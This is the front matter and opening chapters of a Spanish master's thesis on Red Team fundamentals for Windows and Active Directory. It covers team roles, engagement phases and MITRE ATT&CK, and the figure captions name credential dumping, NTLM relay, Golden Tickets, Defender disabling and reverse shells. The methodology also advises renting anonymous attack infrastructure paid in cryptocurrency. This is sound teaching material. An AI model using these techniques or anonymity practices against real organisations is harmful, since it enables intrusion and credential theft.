UNIVERSIDAD DE CASTILLA LA MANCHA

Máster en Ciberseguridad y Seguridad de la Información

Seguridad ofensiva en Windows: Fundamentos de Red Team

Autor: Mario Vega Sánchez
Tutor: Diego Jurado Pallarés

2020

Índice

Resumen **7**

Estado del Arte **8**

1. Introducción **9**
1.1. ¿Qué es Red Team? . . . 9
1.2. Diferencias entre: Red Team, pentesting y auditoría de seguridad . . . 10
1.3. Funciones y composición de equipos . . . 11
1.4. Objetivo de un Red Team . . . 13
1.5. Diferencia entre vector de ataque y vector de acceso . . . 14

2. Metodologías **14**
2.1. Planificación y fases . . . 14
2.2. MITRE ATT&CK . . . 16

3. Autenticación y autorización en Windows **18**
3.1. Almacenamiento de credenciales . . . 21
3.2. Extracción de credenciales de SAM y memoria . . . 21

4. Kerberos **28**
4.1. Elementos y conceptos importantes . . . 28
4.2. Proceso de autenticación . . . 30
4.3. Ataques orientados a Kerberos . . . 33

5. Active Directory Domain Services **38**
5.1. ¿Qué es Active Directory? . . . 38
5.2. Introducción a Powershell . . . 45
5.3. Enumeración de entorno AD . . . 47
5.4. Vectores iniciales de ataque . . . 57
5.5. Movimientos laterales y ataques AD . . . 66
5.6. Técnicas de persistencia . . . 73
5.7. Evasión de mecanismos de defensa . . . 78

6. Elevación de privilegios en Windows **82**

Conclusiones **83**

Anexos **84**
Anexo I: Laboratorio de pruebas . . . 84
Anexo II: PoC elevación de privilegios en Windows . . . 116
Anexo III: Glosario de términos . . . 131

Referencias **133**

Índice de figuras

1. Equipos involucrados. *Fuente: MoscowCON, Eduardo Arriols.* 11
2. Fases de un red team. *Fuente: Red Team Operations Fireeye.* 15
3. Matriz MITRE para empresas. *Fuente: https://attack.mitre.org/* 17
4. Configuración del nivel de autenticación. 23
5. Autenticación mediante NTLMv1. Fuente *https://blog.redforce.io/* 24
6. Servidores y herramientas disponibles de Responder.py 26
7. Esquema y fases del ataque SMB Relay. Fuente: *blog.fox-it.com/* 27
8. Resumen de los mensajes de Kerberos. *Fuente: Blog Tarlogic.* 30
9. Esquema del mensaje KRB_AS_REQ. *Fuente: Blog Tarlogic.* 30
10. Esquema del mensaje KRB_AS_REP. *Fuente: Blog Tarlogic.* 31
11. Esquema del mensaje KRB_TGS_REQ. *Fuente: Blog Tarlogic.* 32
12. Esquema del mensaje KRB_TGS_REP. *Fuente: Blog Tarlogic.* 32
13. Esquema del mensaje KRB_AP_REQ. *Fuente: Blog Tarlogic.* 33
14. Relaciones de confianza. *Fuente: Blog WindowServer.* 40
15. Relaciones de confianza. *Fuente: Blog WindowServer.* 41
16. Relaciones de confianza. *Fuente: Blog WindowServer.* 42
17. Ejecución comando *ntdsutil*. Carlos García - Pentesting Active Directory. 44
18. Ejecución comando *Invoke-NinjaCopy*. Carlos García - Pentesting Active Directory. 45
19. Comandos PS para grupos. 45
20. Comandos PS para usuarios. 46
21. Comandos PS para infraestructura AD. 46
22. Comandos de Windows. 47
23. Comandos de PowerView. 48
24. Comandos de PowerView.Continuación. 49
25. Remote Server Administration Tools. 53
26. Ejecución del Responder. 57
27. Evento de captura de credenciales. 58
28. Credenciales capturadas. 58
29. Ejecución de la herramienta hashcat. 58
30. Contraseña en plano a partir del hash *crackeado*. 59
31. Mensaje para habilitar la compartición. 59
32. Activación mediante Administrador. 59
33. Escaneo nmap firma SMB. 60
34. Ejecución Responder.py con servidores deshabilitados. 61
35. Ejecución comando ntlmrelyx.py. 61
36. Ejecución comando ntlmrelyx.py. 62
37. Ejecución exitosa y volcado de credenciales. 62
38. Modificación valores para el exploit. 63
39. Modificación valores para el payload. 64
40. Ejecución exploit psexec. 64
41. Ejecución comando psexec. 64
42. Instalación de la herramienta. 65
43. Ejecución de mitm6. 65
44. Ejecución de ntlmrelayx.py con mitm6. 66
45. Uso de crackmapexec con smb. 67
46. Ejecución de crackmapexec para volcado de sam. 67
47. Ejecución de psexec para conseguir shell. 68

48. Uso de secretsdump.py para volcado. 68
49. PtH con crackmapexec. 69
50. Listado de los token disponibles. 70
51. Suplantación de token administrador. 70
52. Ejecución del comando GetUserSPN.py 71
53. Ayuda de hashcat para encontrar el módulo a usar. 71
54. crackeo de contraseña exitoso. 72
55. crackeo de contraseña exitoso. 73
56. Ejemplo de creación de Golden Ticket. 74
57. Ejemplo de creación de Golden Ticket. 74
58. Ejecución DCShadow. 77
59. Inicio de sesión de Administrador. 84
60. Instalación de Windows Server. 85
61. Inicio de sesión de Administrador. 85
62. Nombre del equipo de nuestro DC. 85
63. Agregar roles y características. 86
64. Asistente de tareas. 86
65. Tipo de instalación. 87
66. Servidor de destino. 87
67. Servicios de dominio de AD. 88
68. Agregar características. 88
69. Instalación del rol. 89
70. Instalación satisfactoria. 89
71. Promover servidor a DC. 90
72. Agregamos nuevo bosque MARVEL-DC. 90
73. Opciones del controlador del dominio. 91
74. Verificación nombre NetBIOS. 91
75. Rutas de acceso a NTDS.dit y SYSVOL. 92
76. Comprobación de requisitos previos. 92
77. Mensaje reinicio del servidor. 93
78. Resultado MARVEL-DC. 93
79. Credenciales para los dos equipos. 93
80. Usuarios y equipos de AD. 94
81. Creación de nueva Unidad Organizativa. 94
82. Colocación usuarios y grupos. 95
83. Creación nuevo usuario. 95
84. Creación IronMan. 96
85. Resultado IronMan. 96
86. Creación usuario “slee” como Administrador de dominio. 97
87. Creación de usuario Thor. 97
88. Creación cuenta de servicio SQLService. 98
89. Datos sensibles en la información de la cuenta. 98
90. Resultado final de la creación de usuarios. 99
91. Configuración de ficheros compartidos. 99
92. Selección perfil para recurso compartido. 99
93. Servidor y ruta de acceso. 100
94. Nombre del recurso compartido. 100
95. Confirmación de la configuración. 101
96. Creación del recurso correctamente. 101

97. Resultado recursos compartidos. 101
98. Creación del SPN. 102
99. Verificación del SPN. 102
100. Administración Directivas de Grupo. 103
101. Creación de nueva GPO. 103
102. Nombre de la GPO. 103
103. Edición de la GPO. 104
104. Ruta para deshabilitar el Windows Defender. 104
105. Ruta para deshabilitar el Windows Defender 2. 105
106. Deshabilitamos el Windows Defender. 105
107. Creación de nueva carpeta para compartir. 106
108. Compartimos en red la nueva carpeta. 106
109. Confirmación de la carpeta compartida. 107
110. Dirección del servidor DNS. 107
111. Conectamos equipo al dominio. 108
112. Unimos al dominio con contraseña Administrador. 108
113. Reinicio del equipo. 109
114. Inicio como usuario en el dominio. 109
115. Agregamos un nuevo usuario a administradores locales. 110
116. Añadimos a ironman como local admin. 110
117. Confirmación para añadir ironman como miembro. 111
118. Administradores locales para el equipo de THOR. 111
119. Equipos pertenecientes a nuestro AD. 112
120. Instalación de nueva característica. 113
121. Selección de la CA. 113
122. Alerta para configuración. 114
123. Validez de los certificados. 114
124. Configuración exitosa de la CA. 115
125. Ejecución del programa accesschk64. 116
126. Shell reversa con máximos privilegios. 117
127. Comprobación valores del registro con *reg query*. 117
128. Creación de paquete msi malicioso. 118
129. Subida de msi malicioso en la víctima. 118
130. Comprobación del registro. 119
131. Edición del fichero para añadir usuario. 119
132. Ejecutable en la máquina víctima. 119
133. Ejecución del comando para añadir al registro. 120
134. Comprobación del grupo Administradores. 120
135. Ejecución herramienta accesschk64. 121
136. Copiamos y remombramos ejecutable. 121
137. Reinicio del servicio filepermsvc. 122
138. Consulta miembros grupos Administradores. 122
139. Ejecución herramienta icacl. 123
140. Subida a la víctima de ejecutable malicioso. 123
141. Shell recibida en nc con permisos de administrador. 124
142. Modificación de la dll. 124
143. Subida de la dll al equipo víctima. 124
144. Reinicio del servicio dllsvc. 125
145. Comprobación del grupo Administradores. 125

146. Subida de la herramienta accesschk64. 125
147. Ejecución de accesschk64. 126
148. Editamos configuración del binpath de daclsvc. 126
149. Comprobación del grupo Administradores. 127
150. Ejecución del comando. 127
151. Ruta a comprometer con el archivo malicioso. 128
152. Reinicio del servicio. 128
153. Shell en nc con permisos de system. 128
154. Ficheros necesarios en la víctima. 129
155. Subida de Tater.ps1 en la víctima. 130
156. Shell con permisos de system en nc. 130

Dedicado a todas las personas que me han acompañado en este viaje aún con las adversidades acontecidas este año.
A mi familia y gente querida, sin ellos estas aventuras no serían lo mismo.
En especial, a mis estrellas que iluminan desde el cielo.
GRACIAS.

"El éxito es la suma de pequeños esfuerzos repetidos día tras día."

Resumen

El presente trabajo de fin de Máster, pretende acercar al lector a los fundamentos ofensivos llevados a cabo en entornos Windows y Active Directory, introduciendo algunos conceptos aplicables en técnicas de Red Team. Se describirán de manera teórica algunos apartados donde se recogen los diferentes equipos, funciones y composiciones, así como las metodologías y fases más utilizadas en el ámbito de la seguridad ofensiva.

Los puntos centrales con mayor peso en este trabajo se establecen con las secciones de Autenticación y Autorización en Windows, el protocolo Kerberos y de Active Directory. Como primer punto de este bloque, se ha redactado un acercamiento para conocer los diferentes tipos de mecanismos de autenticación y autorización, así como de extracción de las credenciales.

En el apartado de Kerberos se trata de un protocolo de autenticación donde se estudiarán su composición de elementos, en qué consiste el proceso de autenticación y diferentes ataques que se llevan a cabo sobre el mismo, para enlazar con el último punto de Active Directory donde se verán conceptos, enumeración y principales ataques, y técnicas de persistencia sobre dicha estructura jerárquica.

Con el fin de profundizar en el aspecto práctico de lo mencionado en este último punto, se ha diseñado y configurado un pequeño entorno de pruebas quedando reflejado cada paso realizado para su despliegue.

Para finalizar, en la parte de elevación de privilegios sobre Windows, se introduce de manera básica a algunas de las distintas técnicas que se suelen realizar cuando comprometemos un sistema pero aún no disponemos de permisos privilegiados sobre el mismo. Los métodos se describen de una manera detallada para complementar de forma empírica lo aprendido realizando pruebas de concepto.

Estado del Arte

El campo de la seguridad ofensiva ya no solo engloba a las conocidas auditorias de seguridad o a las contrataciones que se realizan para llevar a cabo un pentest sobre los sistemas. Ahora las compañías necesitan de una nueva visión más realista como la del Red Team. Con ello, este tipo de ejercicios aportan una perspectiva más real del estado o nivel de seguridad actual de las compañías frente a ataques reales dirigidos que en el día a día pueden sufrir en cualquier momento. Evaluar y entrenar a los equipos de respuesta ante incidentes es lo que se plantea con un nuevo paradigma para estos ejercicios en el ámbito ofensivo.

Existen muchas plataformas de entrenamiento para adquirir habilidades técnicas de manera autodidacta como son HackTheBox, TryHackme o Atenea, entre otras, pero también se encuentran plataformas preparatorias que emiten certificaciones como son el OSCP (Offensive Security Certified Professional) de Offensive Security, RTCP (Red Team Certified Professional) de Securízame, Pentester Academy, eLearnSecuriry etc...

A día de hoy es una línea de negocio con alta oferta y demanda por parte de las empresas y que deriva de la necesidad de estar alerta en un mundo donde el avance tecnológico es diario y los ataques ya buscan objetivos concretos. Es por ello que el motivo de este trabajo se centra en proporcionar una visión y conocimiento ofensivo para mejorar la seguridad y la protección de la información.

1. Introducción

Procedente del ámbito militar, el término Red Team es utilizado para denominar al equipo que ataca en contraposición con el que defiende, el Blue Team. Ambos conceptos se engloban en actividades de *war gamming* o simulaciones de guerra. Sendos roles se han venido utilizando de manera continuada por los ejércitos para establecer uno de los entrenamientos más eficaces para poder conocer y evaluar el nivel de seguridad y la capacidad de preparación real ante posibles amenazas dirigidas. Dicha práctica militar de ataque y defensa se ha ido trasladando desde el sigo XXI al sector privado, particularmente al sector de la seguridad de grandes compañías donde incidentes de seguridad causan graves daños en sus activos.

A día de hoy, los llamados test de intrusión, dentro del campo de *hacking ético*, constituyen una contratación y se realizan únicamente para satisfacer un requisito legal y llevar a cabo un estudio del cumplimiento normativo. Esto provoca dentro de la seguridad ofensiva en una evolución hacia un concepto nuevo denominado Red Team.

Los ataques dirigidos que se dan en el día a día no siguen normas ni se llevan a cabo en base a una reglas como puede ser en el caso del *hacking ético* para dichas comprobaciones que se realizan en las compañías. Se podría añadir que son muchas las organizaciones que no tienen un método para evaluar su seguridad y mucho menos un plan de respuesta adecuado para hacer frente a una amenaza y saber cómo se deben comportar ante la misma. Es por ello que la única forma para aumentar ese grado de capacidad y respuesta, es realizar simulaciones de ataque reales.

Esto responde a la siguiente pregunta: "¿Por qué simular un ataque real?" Porque sin llevarlo a cabo, una organización jamás comprobará sus capacidades reales de defensa. Una organización no sabe la efectividad de su equipo de defensa, si lo tiene, si nunca se ha realizado una simulación, y es probable que piensen que jamás han tenido un ataque. La comprobación se consigue mediante ejercicios de Red Team, los cuales entrenan y aportan una mejora en las cualidades de defensa de equipos y sistemas de seguridad de la organización para gestionar sus incidentes.

Un pilar muy importante y se marca como objetivo en los ejercicios de Red Team, es conocer y ser consecuentes con la capacidad real de una organización para hacer frente a un ataque dirigido en el momento que ha sido detectado. Es decir, si la capacidad de respuesta ante una amenaza que ha sido identificada, es suficiente para solventarla de manera efectiva y las medidas de actuación y seguridad son las correctas por parte del equipo de de seguridad.

Es por ello, que la temática elegida de Red Team en entornos Windows conformará las páginas de este trabajo y tiene como motivación mostrar los detalles y fundamentos de estos ejercicios dentro del campo de la seguridad ofensiva.

1.1. ¿Qué es Red Team?

Un ejercicio Red Team consiste en la simulación real de un ataque con las denominadas amenazas persistentes avanzadas (APT ,*Advanced Persistent Threats*) sobre la organización mediante la combinación de vectores de ataque, que permite a la empresa identificar su nivel de seguridad global, así como el nivel de prevención, protección y respuesta frente a amenazas dirigidas.

Para poder crear vectores de ataque real, se combinan:

- Seguridad digital.
- Seguridad humana.

- Seguridad física.
- Inteligencia ofensiva.

El equipo debe estar formado por un grupo multidisciplinar de expertos en seguridad digital. Persigue realizar una intrusión real y controlada en una organización, esto dependerá siempre del alcance del ejercicio.

Su objetivo es replicar las técnicas, tácticas y procedimientos (TTPs) de intrusión que podrían ser utilizadas por un atacante real. Se comprueba el impacto real de negocio que provocaría un ataque dirigido a través del compromiso de los principales activos de la organización.

Este tipo de ejercicios permite identificar el nivel de protección y respuesta de la organización frente a ataques dirigidos, y aumentar posteriormente las capacidades técnicas y de detección del equipo de defensa o Blue Team. En este tipo de ejercicios, el equipo atacante buscará crear un vector de ataque real mediante el estudio de un posible ámbito de actuación que esté permitido en el contrato.

1.2. Diferencias entre: Red Team, pentesting y auditoría de seguridad

Es común encontrarse que las empresas realicen solamente auditorias de seguridad y test de intrusión con el único objetivo de encontrar e identificar el mayor número de vulnerabilidades sobre aquellos activos definidos dentro del alcance del contrato, muy limitado a veces.

Es por ello que un ejercicio de Red Team lo que quiere lograr es el acceso a la organización para comprometer a los principales activos de mayor relevancia, demostrando cuál sería el nivel de impacto y riesgo que tendría un ataque dirigido a la organización, y evaluar la capacidad de detección y respuesta ante la amenaza.

A continuación se resaltan los puntos más importantes para diferenciar cada uno de las líneas de negocio:

Auditoría de seguridad: Busca encontrar todas las vulnerabilidades conocidas de un activo o una serie de activos.

- Con ventanas horarias y límites de pruebas bien definidos.
- Verificación de vulnerabilidades y posterior reporte de las mismas, no hay intrusión.
- La organización tiene todos los detalles de lo que se está realizando y a quién.
- Habitualmente se realiza mediante la ejecución de herramientas automáticas y comprobaciones manuales.

Pentesting: Demuestra con una pequeña intrusión explotando alguna vulnerabilidad la capacidad de un atacante de comprometer un sistema o una serie de sistemas/aplicaciones. Su duración se puede extender a semanas.

- Permite más comprobaciones con mayor libertad, su alcance está también definido pero de una manera más amplia que el anterior.
- Verifica, explota las vulnerabilidades y se realiza una intrusión controlada que permite el acceso al interior de la infraestructura.
- Busca las vulnerabilidades más críticas.

- No busca evaluar la capacidad de detección y respuesta.

Red Team: Ejercicio real de intrusión donde se simulan todos los posibles vectores de entrada y a todos los efectos la intrusión y el rango de un ataque.

- Se busca tomar el control de los principales activos de la organización para demostrar el impacto y evaluar el nivel de protección y seguridad frente a ataques dirigidos.
- La organización no es consciente del ataque, solo personas autorizadas.
- Su duración se alarga en una línea temporal de meses.

Como conclusión, las auditorias de seguridad y los test de intrusión son necesarios para demostrar y evaluar los activos con mayor riesgo, es por ello que se necesitan de la ejecución de simulaciones reales en ejercicios de Red Team para verificar el riesgo y las capacidades reales de la organización para hacer frente al ataque dirigido.

1.3. Funciones y composición de equipos

En este punto se va a exponer los diferentes equipos existentes durante el desarrollo de un ejercicio de Red Team y la interacción entre ellos:

Figura 1: Equipos involucrados. *Fuente: MoscowCON, Eduardo Arriols.*

- **Red Team**

  Conjunto de profesionales que simulan el rol del atacante y que su principal objetivo es realizar una intrusión para comprometer los principales activos de la organización. Seguirán las mismas técnicas, tácticas y procedimientos que se usaría en un ataque real durante su ejercicio de intrusión. Conforman lo denominado seguridad ofensiva.

Muchas compañías cuentan en su plantilla con un equipo propio de Red Team, pero es recomendable hacer uso de servicios externos ya que dichas personas ya cuentan con un conocimiento de la organización y los resultados obtenidos no proporcionan el grado de concienciación en la contratación. Es probable que estos equipos internos sean los encargados de realizar los trabajos de auditoria y test de intrusión.

Cuando se va a ejecutar un ejercicio de este tipo realizando una simulación de intrusión real, la información que se requiere es el nombre de la organización, las fechas en las que se acota el ejercicio y los ámbitos que se permiten para las pruebas dentro del contrato.

- **Blue Team**

  Equipo de seguridad formado por el personal, interno y externo, que pertenece a la organización como seguridad defensiva y que tiene como función defender los sistemas frente a cualquier tipo de amenaza que sea detectada.

  La única manera realista de comprobar las capacidades del equipo es no proporcionar información de la simulación que se está llevando a cabo aunque sí debe de ser consciente que de manera periódica se ejecutan este tipo de ejercicio en la compañía. Siempre debe ser desconocedor de cuándo y por quién se llevan a cabo.

- **White Team**

  Encargados de coordinar junto al responsable del equipo de Red Team las acciones y el estado del ejercicio sobre la compañía, el equipo blanco está formado por las personas de la organización que conocen la ejecución de la intrusión. Es importante que la comunicación entre ambos equipos sea fluida, y por ello, es necesario realizar reuniones periódicamente para que de esta manera la organización obtenga un mayor beneficio.

  Es de vital importancia, aunque dicha comunicación sea fluida, que no se produzcan fugas de información de cualquier tipo y que proporcionen al Red Team información interna.

  Solamente el White Team le comunicará y proporcionará información al Blue Team una vez que el ejercicio haya finalizado. El objetivo de este último es ver cómo trabaja y evaluar su actuación frente a una amenaza real.

- **Purple Team**

  Esté ultimo equipo no siempre está presente en los ejercicios, proporcionando un nuevo concepto en este tipo de simulaciones. Se trata de un equipo situado e medio del Red y el Blue Team que lo forman personas internas y externas de la organización y que facilitan un amplio abanico de conocimientos y comunicación directa entre ambos equipos.

  Tener este nuevo equipo en una simulación permite utilizar los vectores de ataques desarrollados por el Red Team para mejorar y ampliar con los conocimientos del Blue Team y así reducir el tiempo y dedicar menos recursos para demostrar el impacto que tendría dentro de la organización el ataque.

  Existe una aceptación parcial de este equipo ya que el resultado final puede verse con menos impacto ya que no se sigue una aproximación de caja negra, pero otros lo defienden porque conlleva un ahorro de costes y los beneficios que aportan.

1.4. Objetivo de un Red Team

Algunos de los objetivos que conlleva a la realización de estos ejercicios que simulan un escenario de ataques reales, aunque ya se ha entrado en algún detalle, son: [1]

1. Demostrar el nivel de exposición y riesgo existente: Una vez que hemos identificado un vector de acceso válido para introducirnos en la organización, es posible analizar la información identificada y que aporte gran valor a la compañía. Toda esta información como activos, servicios y dominios expuestos a Internet, número de vulnerabilidades críticas encontradas, facilidad de explotación y tiempo necesario para identificar el vector, etc, es útil y nos permite medir cuál es el nivel de exposición de la organización frente al que debería tener.

2. Demostrar el impacto del negocio: Según el grado de acceso conseguido y necesidades de la organización, la demostración del impacto puede ser de manera teórica o práctica. Hay que remarcar la importancia de detallar el impacto que supondría la intrusión y el nivel de control conseguido sobre la organización.

3. Demostrar las capacidades de prevención: Toda organización cuenta con su línea de defensa que se compone de un conjunto de acciones realizadas para prevenir un posible ataque. Estas capacidades a la hora de defender pueden ser evaluadas por el nivel de filtrado respecto de los servicios habilitados, nivel de parcheado y de servicios actualizados expuestos a Internet, nivel de monitorización existente, nivel de vulnerabilidades en aplicativos web o nivel de filtrado en los WAF (Firewall de Aplicación Web).

4. Demostrar las capacidades de detección: El gran punto débil que tienen las organizaciones se debe a la escasa capacidad para identificar una intrusión interna. Hay que tener en cuenta que los vectores para lograr el acceso son múltiples por lo que es complicado mantener todos los frentes totalmente seguros. Esto hace necesario un cambio de mentalidad de la organización para conocer e incrementar las capacidades de detección que eviten que se alargue en el tiempo una intrusión en sus activos y, sobretodo, que se puedan tomar acciones al respecto.

5. Demostrar las capacidades de reacción y respuesta: Aunque la organización haya sido capaz de identificar una amenaza de intrusión, aún queda el punto más critico: dar respuesta a la misma. En este proceso el Blue Team debe analizar el incidente y obtener una solución en el menor espacio de tiempo, de tal forma que las pérdidas y el tiempo de recuperación sea del menor número posible.

1.5. Diferencia entre vector de ataque y vector de acceso

Cuando hablamos de un ejercicio de Red Team, es importante diferenciar ambos términos en cuanto a vectores que se van a utilizar:[2]

- **Vector de Acceso**: Todos los pasos y acciones que hemos seguido para comprometer un primer activo para obtener el acceso interno a la organización. Tipos:

  1. Activos en Internet, denominado perímetro: uso de cualquier sistema expuesto en Internet para lograr acceso interno → apps web, servicios expuestos, web services... (cualquier cosa que esté expuesta a Internet y pertenezca a la organización).
  2. Infraestructura Wi-Fi: desarrollo de ataques contra la infraestructura y cliente Wi-Fi.
  3. USB con malware: Despliegue de dispositivos extraíbles con información falsa y malware contenido (archivos maliciosos).
  4. Spear Phishing: Extracción de información y compromiso de sistemas internos mediante malware.
  5. Intrusión física: Evasión de medidas de seguridad para el acceso físico a la red.
  6. Técnicas alternativas: mediante técnicas adicionales, ayudar que el vector de ataque tenga éxito. Llamadas telefónicas (vishing) ataques sobre Smart-building o entorno industrial, proveedores, etc... .

- **Vector de ataque**: Todo el proceso que se ha seguido para la intrusión del ejercicio de Red Team. Es el proceso completo en sí del ejercicio contratado.

Resaltar que los ejercicios de Red Team y los test de intrusión no se limitan a un ámbito, si no que pueden combinar muchos para la ejecución del ejercicio.

2. Metodologías

Un ejercicio de Red Team [1] puede ser completamente distinto dependiendo de cada organización o la tipología de dónde se esté realizando. Existen variaciones en los activos objetivo (bancarios, industriales... etc), ámbitos de ataque permitidos dentro del alcance, vectores de acceso y de ataque identificados.

2.1. Planificación y fases

[1] La metodología a continuación expuesta es genérica y es susceptible de cambios y de variaciones de las fases dependiendo de los objetivos planificados. Depende en gran medida del vector que se esté utilizando o el vector creado según el margen que permita la contratación.



Figura 2: Fases de un red team. *Fuente: Red Team Operations Fireeye.*

1. **Definición y planificación**: Punto de partida donde es necesario establecer junto al cliente los ámbitos permitidos y la tipología de pruebas que se va a realizar en el ejercicio. Uso de inteligencia ofensiva en base a los escenarios y los ámbitos que estén permitidos. Se plantean y planifican los vectores para ser ejecutados, ya que estos se pueden llevar a cabo de manera secuencial o paralela.

    - Cuando estamos desarrollando un ejercicio de Red Team, una de las cosas más importantes es que no se nos puede identificar como el origen de las pruebas, es decir, mantener el anonimato. Por lo tanto, las pruebas serán realizadas mediante máquinas de salto desde servidores dedicados. A la hora de desplegar la infraestructura necesaria para el ejercicio, se debe tener en cuenta el tipo de ejercicio y las necesidades del mismo. Normalmente se debe contar, por lo menos, con VPS para enumeración, persistencia y para realizar la intrusión.
    - Con el objetivo de evitar la identificación del equipo durante las pruebas, la infraestructura debe de ser contratada de forma anónima, en diferentes proveedores y mediante métodos de pago (criptomoneda o spark-tarjeta prepago) que eviten la identificación.

2. **Reconocimiento externo**: Una vez esté la planificación desarrollada y clara, darán comienzo las pruebas por parte del equipo donde el objetivo principal es la identificación de vectores de acceso mediante las acciones permitidas. Para ello es necesario desarrollar un reconocimiento externo amplio que permite identificar todos aquellos activos sobre los que podrán ser realizadas comprobaciones.

    Debido a que los principales activos de una organización suelen ser o estar gestionados mediante sistemas informáticos, lo más común es que cualquier vector de acceso busque proporcionar al equipo una entrada hacia la red interna.

3. **Compromiso inicial**: Una vez que se ha identificado una vulnerabilidad suficientemente crítica, se realiza su explotación para lograr acceso al sistema y realizar un análisis en profundidad del mismo. Este análisis es de vital importancia ya que necesitamos confirmar que la información de dicho sistema se encuentra en la infraestructura de la organización, de un proveedor o si es un activo válido para ser utilizado y permitir el acceso a la red interna.

4. **Acceso interno**: Tras el análisis realizado en la fase anterior, se procede a llevar a cabo las acciones necesarias lograr acceso a la red interna de la organización haciendo uso del sistema/activo mencionado. Según el vector de acceso utilizado puede variar, ya que si el sistema comprometido se encuentra en una DMZ bien protegida y segmentada puede ser

complejo acceder a la red interna y, si por el contrario, se encuentra directamente conectado a la red de la organización ya no tendremos problema.

5. **Elevación de privilegios/persistencia**: Consiste en la obtención de privilegios elevados en la infraestructura interna en busca de un conjunto de vulnerabilidades que permitan tomar control de la infraestructura interna con permisos de administración.

   Dependiendo del ejercicio, primero se realizan tareas de persistencia o de elevación. Lo que se quiere lograr es obtener los permisos elevados de la red interna (AD internos) y también desplegar configuraciones en equipos para que se conecten a nosotros (conexión reversa) para obtener distintos tipos de *backdoors* que mantengan nuestro acceso a la organización sin usar de nuevo el vector inicial de ataque. Si la organización detecta ese vector inicial, al cerrarlo, podamos mantener nuestro acceso gracias a la persistencia configurada y desplegada.

6. **Reconocimiento interno / movimiento lateral**: Teniendo ya el control de los principales activos de la entidad, buscar cuales son los puntos más críticos y comprometerlos para demostrar a la organización cuál es el impacto real del ejercicio llevado a cabo con las pérdidas que ocasionan. Una vez identificados los activos más críticos, se realizarán labores de movimiento en la red de la organización para lograr acceso a los mismos. Esto dará lugar a un salto entre redes internas dentro de la organización.

   En esta fase se encuentra presente un punto necesario a realizar, se trata de la exfiltración de información. Este proceso es un aspecto importante y que es recomendable ponerlo en conocimiento del White Team para conocer y establecer la cantidad de información a la que se puede acceder y exfiltrar. Es posible que se quiera realizar una exfiltración masiva y así poder demostrar el posible robo de información.

7. **Finalización del ejercicio y documentación**: Una vez el ejercicio ha finalizado y llegado a su fin, la acción que queda a realizar es el proceso de documentar de una manera clara y legible, entre otros, la cronología de las acciones, detalles del vector de ataque utilizado, nivel de acceso conseguido y riesgos asociados al ataque simulado.

   Según las necesidades del cliente, se pueden ejecutar pruebas adicionales como evaluar la capacidad de detección, reacción y respuesta del Blue Team.

   Las mediciones que se pueden extraer del ejercicio realizado son las siguientes [3]:

   a) Blue Team
   - Tiempo medio de detección: Mean-Time to Detect (MTTD).
   - Tiempo medio de recuperación: Mean-Time to Recovery (MTTR).

   b) Red Team
   - Tiempo medio para comprometer: Mean-Time to Compromise (MTTC).
   - Tiempo medio para escalar privilegios (*pwnage*): Mean-Time to Privilege Escalation (MTTP).

2.2. MITRE ATT&CK

La corporación de MITRE presentó su nuevo *framework* para contribuir a la seguridad ante los ataques que se producen en el mundo: MITRE ATT&CK (Tácticas, Técnicas y Conocimiento Común de Adversario). Es una plataforma en forma de matriz que organiza y categoriza los diferentes tipos de ataques, las amenazas y procedimientos realizados en los ciberataques.

Existen diferentes tipos de matrices orientadas a empresas, dispositivos móviles, técnicas de preataques y sistemas de control industrial (ICS).

Para entender los ataques[4], MITRE separó a ATT&CK en diferentes matrices que contienen los diferentes tácticas y técnicas de cada tema:

- La matriz para empresas comprende técnicas y tácticas que aplican a sistemas Windows, Linux o MacOS.
- La matriz para móviles contiene tácticas y técnicas que se aplican a dispositivos móviles.
- La matriz PRE-ATT&CK contiene tácticas y técnicas relacionadas con lo que los atacantes hacen antes de tratar de explotar una red o sistema objetivo en particular.



Figura 3: Matriz MITRE para empresas. *Fuente: https://attack.mitre.org/* .

Si se observa la imagen anterior, podemos ver la matriz correspondiente a empresas. En dicha matriz los títulos de las columnas corresponden a las tácticas y agrupan las categorías de las técnicas. Podemos encontrarnos con las siguientes categorías:

- Acceso inicial.
- Ejecución.
- Persistencia.
- Escalada de privilegios.
- Evasión de defensas.
- Acceso a credenciales.
- Identificación.
- Movimiento lateral.
- Recolección.
- Comando y Control (C2).
- Exfiltración.
- Impacto.

Las **tácticas** son lo que el atacante tratan de lograr, “el qué” , mientras que las **técnicas** son, de manera individual, “el cómo ” lograr conseguir ese objetivo. Una técnica[4] es un comportamiento específico para alcanzar un objetivo, y por lo general es un solo paso en una cadena de actividades usadas para completar la misión general del atacante. ATT&CK proporciona muchos detalles acerca de cada técnica que incluyen: una descripción, ejemplos, referencias y sugerencias para la mitigación y la detección.

¿Qué se puede hacer con ATT&CK?

El framework ATT&CK, proporciona a las organizaciones el matener listas de controles de seguridad, de prevención y detección en su infraestructura. Examinar y tener un cumplimiento de estos controles puede ayudar a perfeccionar los controles y a mejorar la seguridad.

Algunos ejemplos en donde aplicar la taxonomía de ATT&CK puede ser [4]:

- **Mapeo de controles defensivos**: Los controles defensivos pueden entenderse fácilmente si se hace referencia a las tácticas y técnicas de ATT&CK a las que se aplican.
- **Búsqueda de amenazas**: El mapeo de las defensas en relación con ATT&CK brinda una guía de las lagunas defensivas que le proporcionan al equipo de seguridad los lugares perfectos para encontrar la actividad del atacante que pudo haber pasado desapercibida.
